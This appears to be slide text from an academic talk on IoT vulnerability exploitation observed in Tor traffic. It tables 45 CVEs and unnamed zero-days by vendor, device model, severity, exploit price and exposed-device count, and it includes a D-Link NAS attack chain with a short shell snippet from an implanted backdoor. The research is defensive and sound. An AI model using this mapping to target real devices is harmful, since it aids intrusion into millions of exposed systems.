-	✓	-	-	Path Traversal	Dahua	Video Intercom	??	1k
-	✓	-	-	Command Injection	LaCie	NAS	CloudBox	14k
-	✓	-	-	Command Injection	Samsung	DVR	??	20k

We identified **45 vulns (29 zero-day exploits & 25 CVE numbers assigned)**.

1. Severity of Vulns: CVSS severity: 14 critical, 8 high, 18 medium, 1 low

2. Estimated Prices: Based on VulDB's algo, these vulns are valued at ~\$312,000 in the exploit market: 8 vulns valued \$10k-\$25k, 3 vulns valued \$5k-\$10k...

"-": The data is missing from threat intelligence platforms including VulDB, CVE and NVD.

"?*" : The model is known but not disclosed for ethical reasons.

Evaluation

RQ3: What vulnerabilities are exploited in IoT traffic?

CVE-IDs	0-Day	Severity	Price (\$)	Class	Vendor	Type	Model	Amount
25 New Zero-day Vulnerabilities with Assigned CVE Numbers								
CVE-2024-10915	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-10914	✓	CRITICAL	10k-25k	OS Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3273	✓	CRITICAL	10k-25k	Command Injection	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3272	✓	CRITICAL	10k-25k	Hard-coded Credentials	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3765	✓	CRITICAL	2k-5k	Access Control	Xiongmai	DVR	AHB7804R, AHB8004T...	390k
CVE-2024-12987	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k
CVE-2024-12986	✓	HIGH	2k-5k	Command Injection	DrayTek	Gateway	Vigor2960, Vigor300B	66k
CVE-2024-4582	✓	HIGH	1k-2k	OS Command Injection	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-10916	✓	MEDIUM	10k-25k	Information Disclosure	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2024-3274	✓	MEDIUM	10k-25k	Information Disclosure	D-Link	NAS	DNS-320L, DNS-340L, ...	92k
CVE-2025-0224	✓	MEDIUM	1k-2k	Information Disclosure	Provision ISR	DVR	NVR5-8200, SH-4050A, ...	181k
CVE-2024-13130	✓	MEDIUM	1k-2k	Path Traversal	Dahua	IP Camera	HFV2300R, HDW1200S, ...	100k
CVE-2024-12897	✓	MEDIUM	1k-2k	Path Traversal	Intelbras	IP Camera	VIP S3020, VIP S4020, ...	102k
CVE-2024-12896	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	IP Camera	VIP S3020, VIP S4020, ...	102k
CVE-2024-12984	✓	MEDIUM	1k-2k	Information Disclosure	Amcrest	IP Camera	IP2M-841B, IPC-IPM-721S, ...	147k
CVE-2024-7339	✓	MEDIUM	1k-2k	Information Disclosure	TVT	DVR	AVI08T, 2108TS, ...	408k
CVE-2024-7120	✓	MEDIUM	1k-2k	OS Command Injection	Raisecom	Gateway	MSG1200, MSG2300, ...	25k
CVE-2024-5096	✓	MEDIUM	1k-2k	Information Disclosure	HIPCAM	IP Camera	-	722k
CVE-2024-4583	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-4584	✓	MEDIUM	1k-2k	Information Disclosure	Faraday	DVR	GM8181, GM828x	27k
CVE-2024-4022	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k
CVE-2024-4021	✓	MEDIUM	1k-2k	Information Disclosure	Keenetic	Router	KN-1410, KN-1810, ...	387k
CVE-2024-3721	✓	MEDIUM	1k-2k	OS Command Injection	TBK	DVR	DVR-4104, DVR-4216	114k
CVE-2024-3160	✓	MEDIUM	1k-2k	Information Disclosure	Intelbras	DVR	MHDX1008, MHDX5016, ...	520k
CVE-2024-4235	✓	LOW	5k-10k	Cleartext Storage	Netgear	Router	DG834Gv5	6k
16 Known N-day Vulnerabilities								
CVE-2022-28956	✗	CRITICAL	10k-25k	Privilege Escalation	D-Link	Router	-	628k
CVE-2023-4474	✗	CRITICAL	5k-10k	OS Command Injection	Zyxel	NAS	NAS326, NAS542	41k
CVE-2022-27596	✗	CRITICAL	2k-5k	SQL Command Injection	QNAP	NAS	QTS, QuTS hero	2.0M
CVE-2018-9995	✗	CRITICAL	2k-5k	Credentials Management	TBK	DVR	DVR4104, DVR4216	114k
CVE-2017-7925	✗	CRITICAL	2k-5k	Access Control	Dahua	DVR	DH-IPC-Hx	2.7M
CVE-2021-36260	✗	CRITICAL	1k-2k	Command Injection	Hikvision	-	-	157k
CVE-2019-7194	✗	CRITICAL	1k-2k	Path Traversal	QNAP	NAS	QTS	593k
CVE-2019-7192	✗	CRITICAL	1k-2k	Authentication Bypass	QNAP	NAS	QTS	593k
CVE-2017-7577	✗	CRITICAL	1k-2k	Path Traversal	Xiongmai	-	-	33k
CVE-2018-18441	✗	HIGH	5k-10k	Information Disclosure	D-Link	IP Camera	DCS-936L, DCS-942L, ...	53k
CVE-2013-3586	✗	HIGH	2k-5k	Improper Authentication	Samsung	DVR	-	20k
CVE-2013-6023	✗	HIGH	2k-5k	Path Traversal	TVT	DVR	-	507k
CVE-2017-5892	✗	HIGH	1k-2k	Information Disclosure	ASUS	Router	RT-AC, RT-N	69k
CVE-2014-4019	✗	HIGH	-	Information Disclosure	ZTE, TP-Link,...	-	-	522k
CVE-2024-0717	✗	MEDIUM	10k-25k	Information Disclosure	D-Link	Router	DSL-224, DWM-321, ...	225k
CVE-2019-9680	✗	MEDIUM	1k-2k	Information Disclosure	Dahua	IP Camera	HDW4X2X, HDBW4X2X, ...	148k
4 New Zero-day Vulnerabilities without CVE Numbers Assigned								
-	✓	-	-	Path Traversal	Dahua	DVR	??	1.7M
-	✓	-	-	Path Traversal	Dahua	Video Intercom	??	1k
-	✓	-	-	Command Injection	LaCie	NAS	CloudBox	14k
-	✓	-	-	Command Injection	Samsung	DVR	??	20k

3. Devices Affected by Vulns: ~12.71M
vulnerable devices are exposed online (via FOFA search). The most prevalent, **Dahua DH-IPC-Hx DVRs (~2.7M)**, face a critical vuln enabling **privileged access**

4. Legacy Products: Attackers tend to target legacy products.


- E.g., One D-Link NAS has **6** zero-day vulns from **2018 firmware**; vendor confirmed **End-of-Life**

"-": The data is missing from threat intelligence platforms including VulDB, CVE and NVD.

"?*" : The model is known but not disclosed for ethical reasons.

Evaluation


RQ3: What vulnerabilities are exploited in IoT traffic?



3. Attack Attempts by Exploiting Vulnerabilities:

- Manually crafted **45 custom Suricata rules**
- Found more than **90,047 vulnerability exploitation attempts**
- CVE-2017-7577 (path traversal) drove **June's exploitation peak**
- Lowest exploitation of CVE-2019-7194 (QNAP NAS) (**2 in 12 months**) highlights LLM-based IoT Traffic Analyzer's effectiveness.

Case Study - Infiltration



Select D-Link NAS as a representative example:

● Reconnaissance

- The initial request exploits CVE-2024-3274 for device/firmware info
- Subsequent request tests for CVE-2024-3272 (hardcoded credentials) and CVE-2024-3273 (command injection) by injecting a unique string

● Exploitation

- Attackers exploit the vulnerabilities to implant backdoor scripts or tools (like BusyBox)

```
#!/bin/sh
echo -e Content-Type: text/html\\n
${CONTENT_TYPE}
```

Takeaway

Attackers employ dependency-linked exploitation to infiltrate IoT devices

Conclusion

- Attackers are leveraging Tor's anonymity to exploit cloudless IoT devices
- TORCHLIGHT identified 45 vulns (29 zero-day & 25 CVE assigned & 14 CRITICAL)
- ~12.71M devices are exposed to severe risks like authentication bypass, CMD injection...
- Strong interest from cybersecurity community highlights critical need for proactive IoT defense
- Ethical complexities shall be considered in similar research

Media Coverage



Thank You!

pymz@seu.edu.cn



Artifact

